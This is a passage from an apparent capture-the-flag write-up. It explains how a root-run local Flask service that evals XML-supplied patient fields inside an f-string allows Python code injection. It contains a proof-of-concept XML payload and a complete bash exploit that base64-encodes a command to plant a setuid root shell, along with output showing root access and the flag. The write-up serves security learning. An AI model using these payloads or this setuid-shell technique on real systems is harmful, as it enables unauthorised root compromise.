    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
app.run("127.0.0.1",54321, threaded=True)The docstring makes the intent clear:
"Notification server for added patients… takes data interpreted from HL7 to XML by MirthConnect"
So this is designed as a local integration helper for Mirth.
4.2.2 Workflow Analysis
4.2.2.1 Network Surface
The service is bound to localhost and rejects non-local clients:
if request.remote_addr != "127.0.0.1":
    abort(403)

app.run("127.0.0.1", 54321, threaded=True)So we either talk to it locally, or tunnel traffic in.
4.2.2.2 addPatient API
@app.route("/addPatient", methods=["POST"])
def receive():This is the only exposed API endpoint we can interact with the service.
4.2.2.3 XML Input
It accepts the raw request body and parses it as XML:
xml_text = request.data.decode()
xml_root = ET.fromstring(xml_text)There's no schema validation, so any well-formed XML will be processed.
Expected structure:
<patient>
  <firstname>...</firstname>
  <lastname>...</lastname>
  <sender_app>...</sender_app>
  <timestamp>...</timestamp>
  <birth_date>...</birth_date>
  <gender>...</gender>
</patient><patient> may also be nested under another root tag.
4.2.2.4 Field Extraction
data = {tag: (patient.findtext(tag) or "")
        for tag in ["firstname","lastname","sender_app",
"timestamp","birth_date","gender"]}Every field becomes a string (empty if missing).
4.2.2.5 Write Primitive
The server generates a notification string via template():
notification = template(...)The result is then written to disk:
path = /var/secure-health/patients/<uuid>.txtThe target directory resides under a restricted root-owned path:
sedric@interpreter:~$ ls -l /var/secure-health/patients/
ls: cannot access '/var/secure-health/patients/': Permission denied
sedric@interpreter:~$ ls -l /var/secure-health/
ls: cannot open directory '/var/secure-health/': Permission denied
sedric@interpreter:~$ ls -l /var/
total 40
drwxr-xr-x  3 root root  4096 Feb 16 16:21 backups
drwxr-xr-x 11 root root  4096 Aug 11  2025 cache
drwxr-xr-x 28 root root  4096 Feb 12 08:43 lib
drwxrwsr-x  2 root staff 4096 May  9  2025 local
lrwxrwxrwx  1 root root     9 Aug  7  2025 lock -> /run/lock
drwxr-xr-x 10 root root  4096 Feb 22 01:04 log
drwxrwsr-x  2 root mail  4096 Aug  7  2025 mail
drwxr-xr-x  2 root root  4096 Aug  7  2025 opt
lrwxrwxrwx  1 root root     4 Aug  7  2025 run -> /run
drwx------  3 root root  4096 Sep 19 09:29 secure-health
drwxr-xr-x  5 root root  4096 Feb 11 05:49 spool
drwxrwxrwt  4 root root  4096 Feb 22 01:22 tmp
So we get a strong write primitive as root user.
4.2.2.6 Eval Entry
Function template() contains the critical logic governing how user input is transformed into output, and more – code execution.
Input validation is a single regex:
pattern = r"^[a-zA-Z0-9._'\"(){}=+/]+$"Allowed characters:
- Letters and digits
. _ ' " ( ) { } = + /
Blocked (by omission):
- Spaces
- Commas
- Brackets
[] - Colons
: - Semicolons
; - Backslashes
- Most shell metacharacters
Template construction:
template = f"""
Patient {first} {last} ({gender}),
{{datetime.now().year - year_of_birth}} years old,
received from {sender} at {ts}
"""Then it dynamically evaluates the result:
return eval(f"f'''{template}'''")This is the core bug: the server builds a new f-string and runs it through eval(). Any {...} sequence that survives into the final template becomes executable Python during evaluation.
In other words:
User input → inserted into template → interpreted as Python code → executed.
4.2.3 Full Request Lifecycle
Local HTTP POST
    ↓
XML parsed
    ↓
Fields extracted
    ↓
Regex validation
    ↓
String template built
    ↓
eval() executes f-string
    ↓
Output written to file
    ↓
Response returned4.3 Python F-String Injection
4.3.1 Vulnerability Analysis
The box runs a root-privileged local Flask service with an /addPatient endpoint that consumes XML from Mirth Connect.
The core issue is that user-controlled fields are embedded into an f-string that gets executed via eval():
return eval(f"f'''{template}'''")So the output isn't just formatted — it's re-parsed as Python.
Inside the notification string, multiple fields come straight from XML:
Patient {first} {last} {gender} {year_of_birth} {sender} {ts}Only birth_date is sanity-checked for a DD/MM/YYYY shape. Everything else is "free-form" except a permissive regex gate.
That means any field that contains:
{python_expression}will be evaluated when eval() runs the final f-string.
In short:
XML field → injected into template → re-interpreted as an f-string → executed as Python (under root).
4.3.2 PoC
Service details (local-only):
- Listener:
127.0.0.1:54321 - Endpoint:
/addPatient - Method: POST
- Content-Type:
application/xml - Client:
wget
Input filter allows:
<letters> <digits> . _ ' " ( ) { } = + /Enough to construct a Python f-string injection payload like:
{__import__("os").popen("id").read()}Therefore we can prove our concept with a well crafted XML:
cat > poc.xml << 'EOF'
<patient>
  <timestamp>0</timestamp>
  <sender_app>SmirthConnect</sender_app>
  <firstname>{__import__("os").popen("id").read()}</firstname>
  <lastname>Axura</lastname>
  <birth_date>01/01/1970</birth_date>
  <gender>M</gender>
</patient>
EOFSend request to the /addPatien endpoint:
wget -qO- \
  --header="Content-Type: application/xml" \
  --post-file=poc.xml \
http://127.0.0.1:54321/addPatientJackpot:
sedric@interpreter:/tmp$ cat > poc.xml << 'EOF'
<patient>
  <timestamp>0</timestamp>
  <sender_app>SmirthConnect</sender_app>
  <firstname>{__import__("os").popen("id").read()}</firstname>
  <lastname>Axura</lastname>
  <birth_date>01/01/1970</birth_date>
  <gender>M</gender>
</patient>
EOF
sedric@interpreter:/tmp$ wget -qO- \
  --header="Content-Type: application/xml" \
  --post-file=poc.xml \
  http://127.0.0.1:54321/addPatient
Patient uid=0(root) gid=0(root) groups=0(root)
 Axura (M), 56 years old, received from SmirthConnect at 0
4.3.3 Exploit
With f-string injection confirmed, exploitation is just turning "Python execution" into a reliable root primitive.
A straightforward idea is to execute a command that drops a setuid root shell, e.g.:
{__import__("os").popen("install -o root -m 4755 /bin/bash /tmp/.sh").read()}However, the regex filter blocks whitespace, so payloads that rely on normal shell syntax won't survive as-is.
There're hundreds of ways to bypass the restriction.
The usual workaround is to carry the command in an encoded form and decode it at runtime.
Conceptually:
# Conceptual flow (pseudocode)

cmd = "<command that contains spaces>"
enc_cmd = base64(cmd)

__import__("os").popen(
    __import__("base64").b64decode(enc_cmd).decode()
).read()Final exploit scrtip that sends the request embeded with the XML payload:
#!/bin/bash

# Command to execute
CMD='install -o root -m 4755 /bin/bash /tmp/.sh'

# Base64 encode
ENC_CMD=$(printf '%s' "$CMD" | base64 -w0)

# Python payload
PAYLOAD="{__import__(\"os\").popen(__import__(\"base64\").b64decode(\"${ENC_CMD}\").decode()).read()}"

# Build XML
cat > /tmp/xpl.xml << EOF
<patient>
<timestamp>0</timestamp>
<sender_app>SmirthConnect</sender_app>
<firstname>${PAYLOAD}</firstname>
<lastname>Axura</lastname>
<birth_date>01/01/1970</birth_date>
<gender>M</gender>
</patient>
EOF

# Send request
wget -qO- \
  --header="Content-Type: application/xml" \
  --post-file=/tmp/xpl.xml \
  http://127.0.0.1:54321/addPatient

printf "\n[+] If successful, run: /tmp/.sh -p\n\n"Rooted:
sedric@interpreter:/tmp$ bash xpl.sh
Patient  Axura (M), 56 years old, received from SmirthConnect at 0
[+] If successful, run: /tmp/.sh -p

sedric@interpreter:/tmp$ /tmp/.sh -p
.sh-5.2# id
uid=1000(sedric) gid=1000(sedric) euid=0(root) groups=1000(sedric)
.sh-5.2# cat /root/root.txt
0**********************************d
Comments | 1 comment
I am learning alot from you. You are appreciated